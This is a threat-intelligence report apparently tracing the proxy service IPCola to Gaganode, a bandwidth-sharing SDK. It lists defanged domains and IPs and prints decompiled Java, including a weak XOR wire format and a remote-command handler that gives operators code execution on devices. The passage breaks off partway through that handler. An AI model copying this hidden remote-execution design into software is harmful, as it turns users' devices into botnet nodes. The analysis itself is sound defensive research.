
IPCola: A Tangled Mess

By Synthient Research

Published: 2025-12-02 · Archived: 2026-04-05 13:48:58 UTC

Introduction

On September 4th 2023, the user "ipmakers" posted a thread on the Proxies for Sale section of BlackHatWorld. This thread promoted the launch of ipcola[.]com, a new proxy service claiming to have millions of active IPs.



> Fig 1. BlackhatWorld thread promoting IPCola


With most threads on the platform being made by resellers, this thread would stand out with an interesting message:

```
"We do not provide free trial as IPCola poccess grand new proxies generated from worldwide massive IoT, Desktop and Mobile devices."
```

Which raises the question: "How exactly are these IP addresses sourced?"

Investigating IPCola

IPCola is a non-KYC proxy provider, allowing anyone to sign up on the platform, deposit crypto, and already start using the proxies without restriction.



> Fig 2. IPCola dashboard and the crypto only topup system.


Like most platforms, IPCola allows users to purchase residential, datacenter, and ISP proxies, each with its own drawbacks and advantages.

Residential Rotating - Used by clients that need a vast pool of IPs, and when IP quality matters. Use cases include credential stuffing, large-scale account registration, and web scraping.

ISP Proxies - Purchased through IP brokers such as IPXO or LogicWeb where the upstream is a residential network. Typically used for social media or scalper bots that require a static IP address.


Datacenter - Routed through datacenter IPs. Used when IP quality is typically unimportant and when bandwidth is heavy.

IPCola's proxy gateway is located at `proxy[.]hideiqxshlgvjk[.]com:5050`, which resolves to `43[.]198[.]58[.]153`.




> Fig 3. nslookup results for hideiqxshlgvjk proxy gateway

Using Virustotal to perform a reverse DNS lookup for `43[.]198[.]58[.]153` we see several domains that stand out. In particular: `gtxvdqvuweqs[.]com`.




> Fig 4. Host 43[.]198[.]58[.]153 and its relations

The domain `gtxvdqvuweqs[.]com` points to `16[.]162[.]201[.]176`, with numerous domains also pointing to the host. Here we can see the domain `gaganode[.]com` also referencing it.



> Fig 5. Pivoting on gtxvdqvuweqs[.]com


Looking at both platforms, we can see a nearly identical UI, further cementing the intertwined relationship.



> Fig 6. A strikingly familiar UI


Gaganode: A Not So Cute Duck

Gaganode is a decentralized bandwidth monetization service that enables both users and publishers to earn crypto for their bandwidth or monetize other people's bandwidth. Bandwidth acquisition apps are not uncommon within the proxy world, with IPIDEA owning PacketShare, IPRoyal owning Pawns and DataImpulse owning TraffMonetizer to name a few.




> Fig 7. Built on “Trust and Love”

Once a publisher has signed up on Gaganode they are able to select their platform of choice and configure their application to begin routing user traffic through Gaganode. Users have the option to run the standalone application or bundle an SDK directly into their application with Gaganode supporting most operating systems and architecture formats.



> Fig 8. An interesting note about installing on low level IOT devices such as routers.

Publishers are able to observe connected “nodes” through the dashboard with it providing information regarding the source and quality of the bandwidth. Gaganode administrators are able to see this same information in addition to being able to issue remote commands to connected nodes. A feature more closely resembling a botnet than a traditional proxy SDK.



> Fig 9. Administrator Node View

Gaganode SDK

On startup, the Gaganode Android SDK checks `api[.]package[.]coreservice[.]io:10443` to verify the installed version is up to date.

```java
public class version {
    public String version;
    public String download_url;

    public static version getRemoteVersion(long j) {
        version versionVar = new version();
        http_response HttpGet = http_util.HttpGet("https://api.package.coreservice.io:10443/api/version/" + j);
        if (HttpGet.response_code != 200) {
            throw new Exception("http_resp.response_code error :" + HttpGet.response_code);
        }
        JSONObject jSONObject = (JSONObject) JSONValue.parseWithException(HttpGet.response_string);
        long longValue = ((Long) jSONObject.get("meta_status")).longValue();
        String str = (String) jSONObject.get("meta_message");
        if (longValue != 1) {
            throw new Exception("meta_status error: status:" + longValue + " msg:" + str);
        }
        String str2 = (String) jSONObject.get("version");
        JSONObject jSONObject2 = (JSONObject) JSONValue.parseWithException((String) jSONObject.get("content"));
        versionVar.version = str2;
        versionVar.download_url = (String) jSONObject2.get("download_url");
        return versionVar;
    }
}
```

> Fig 10. Configuration check determining if out of date.

The SDK connects over port 5060 to `gtxvdqvuweqs[.]com` using a custom wire format for communication. Gaganode will request a list of relay servers by sending the `MSG_TYPE_NODE_TO_SERVER_ENDPOINT_REQ` (100020) message. Subsequent messages are encrypted via an XOR operation using the encrypt_key derived from the initial handshake from `MSG_TYPE_NODE_TO_SERVER_GET_SEC_KEY` (10040).

```java
public static byte[] EncodeTcpMsg(long j, int i, byte[] bArr, int i2, int i3) {
    ByteBuffer order;
    if (bArr == null) {
        order = ByteBuffer.allocate(16).order(ByteOrder.BIG_ENDIAN);
    } else {
        order = ByteBuffer.allocate(i3 + 16).order(ByteOrder.BIG_ENDIAN);
    }
    if (bArr != null) {
        order.putInt(i3);
    } else {
        order.putInt(0);
    }
    order.putLong(j);
    order.putInt(i);
    if (bArr != null) {
        order.put(bArr, i2, i3);
    }
    return order.array();
}

public static tcp_header_msg DecodeTcpMsgHeader(byte[] bArr, int i) {
    tcp_header_msg tcp_header_msgVar = new tcp_header_msg();
    tcp_header_msgVar.msg_body_len = ByteBuffer.wrap(bArr, i, 4).order(ByteOrder.BIG_ENDIAN).getInt();
    tcp_header_msgVar.client_id = ByteBuffer.wrap(bArr, i + 4, 8).order(ByteOrder.BIG_ENDIAN).getLong();
    tcp_header_msgVar.msg_type = ByteBuffer.wrap(bArr, i + 12, 4).order(ByteOrder.BIG_ENDIAN).getInt();
    return tcp_header_msgVar;
}

public static void SecEncryptTcpMsgBody(int i, byte[] bArr) {
    if (bArr != null && bArr.length > 0) {
        byte b = (byte) (i % 128);
        for (int i2 = 0; i2 < bArr.length; i2++) {
            bArr[i2] = (byte) (bArr[i2] ^ b);
        }
    }
}

public static void SecDecryptTcpMsgBody(int i, byte[] bArr) {
    if (bArr != null && bArr.length > 0) {
        byte b = (byte) (i % 128);
        for (int i2 = 0; i2 < bArr.length; i2++) {
            bArr[i2] = (byte) (bArr[i2] ^ b);
        }
    }
}
```

> Fig 11. Custom Wire format with an additional layer of message encryption

From our investigation we observed Gaganode using the following relay servers, with connections being assigned to random high-number ports to allow for load balancing.


`18[.]167[.]173[.]120`

`43[.]198[.]154[.]133`

`95[.]40[.]49[.]100`

Proxied requests are received on port 8080 from relay servers with the client responsible for issuing these requests to the target and returning the response back.

Gaganode's SDK implements several dozen commands with the most notable being:



> Fig 12. Notable Gaganode Commands

Of these, `SEC_MSG_TYPE_SERVER_TO_NODE_REMOTE_CMD_REQ` grants Gaganode remote code execution (RCE) on any device running the SDK. This capability poses a significant threat, aligning Gaganode more closely with malware than standard commercial SDKs.

```java
@Override // java.lang.Runnable
public final void run() {
    msg_req_remote_cmd msg_req_remote_cmdVar;
    msg_req_remote_cmd msg_req_remote_cmdVar2;
    boolean z;
    try {
        this.f90a.start_count_down();
        ProcessBuilder processBuilder = new ProcessBuilder(new String[0]);
        ArrayList arrayList = new ArrayList();
        msg_req_remote_cmdVar = this.f90a.f94d;
        arrayList.add(msg_req_remote_cmdVar.cmd);
        msg_req_remote_cmdVar2 = this.f90a.f94d;
        arrayList.addAll(Arrays.asList(msg_req_remote_cmdVar2.args));
        Process start = processBuilder.command(arrayList).start();
        StringBuilder sb = new StringBuilder();
